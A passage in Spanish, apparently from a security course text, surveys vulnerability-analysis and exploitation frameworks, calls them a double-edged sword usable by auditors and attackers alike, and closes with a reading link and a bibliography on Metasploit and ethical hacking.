Hay empresas que ofrecen acceso a herramientas de generación de código de explotación de vulnerabilidades conocidas; también las hay que ofrecen herramientas de análisis de vulnerabilidades basadas en desensambladura, ingeniería inversa, análisis de protocolos y auditoría de código (*ExploitHub, Secunia, Vupen*, ...); además hay disponibles *frameworks open source* y comerciales para la explotación y busca de vulnerabilidades, pruebas de penetración y realización de auditorías de seguridad (*Canvas, CoreImpact, Exploit, kaly Linux*).

Lectura recomendada

The Rise of Vulnerability Markets - History, Impacts, Mitigations: https://www.owasp.org/images/b/b7/OWASP_BeNeLux_Day_2011_-_T._Zoller_-_Rise_of_the_Vulnerability_Market.pdf

En un sentido positivo, todos estos entornos, herramientas y utilidades están destinados a la auditoría y comprobación del nivel de seguridad en una organización, red, software y sistemas operativos, es decir, al sistema general en funcionamiento, por lo tanto, a producción, así como a herramientas de test para software y sistemas en desarrollo. Pero se tiene que tener en cuenta que estas herramientas son un arma de doble filo, pues también pueden ser utilizadas por los *hackers* con el fin de aprovechar las vulnerabilidades para atacar los sistemas de las tecnologías de la información y comunicación con finalidades maliciosas.

Por otro lado, existen foros y amplia información disponible para tomar las medidas de seguridad adecuadas. Sin embrago, los *hackers* también disponen de foros y amplia información de cómo realizar los ataques a los sistemas, incluso se pueden encontrar en el Youtube vídeos de cómo realizar ataques, paso a paso, utilizando herramientas disponibles al alcance de todo el mundo.

Todo ello indica que intentar encontrar vulnerabilidades en los sistemas es una actividad lucrativa, y que nadie está excluido de ser atacado; incluso un simple usuario de Internet, supuestamente sin un gran interés para ser atacado, puede ser atacado con el fin de intentar obtener sus números de Visa, *cookies*, contraseñas y cualquier tipo de información útil, para intentar obtener un beneficio en mayor o menor medida desde el punto de vista del *hacker*.

Bibliografía

Maynor,D.; Mookhey, K. K. (2007). *Metasploit Toolkit for penetration testing, exploit development and vulnerability research*. Ed: Syngress.

Singh, A. (2012). *Metasploit penetration testing cookbook*. Ed: Packt publishing.

Jara,H.; Pacheco, F. G. (2012). *Ethical hacking 2.0*. Ed: Fox Andina.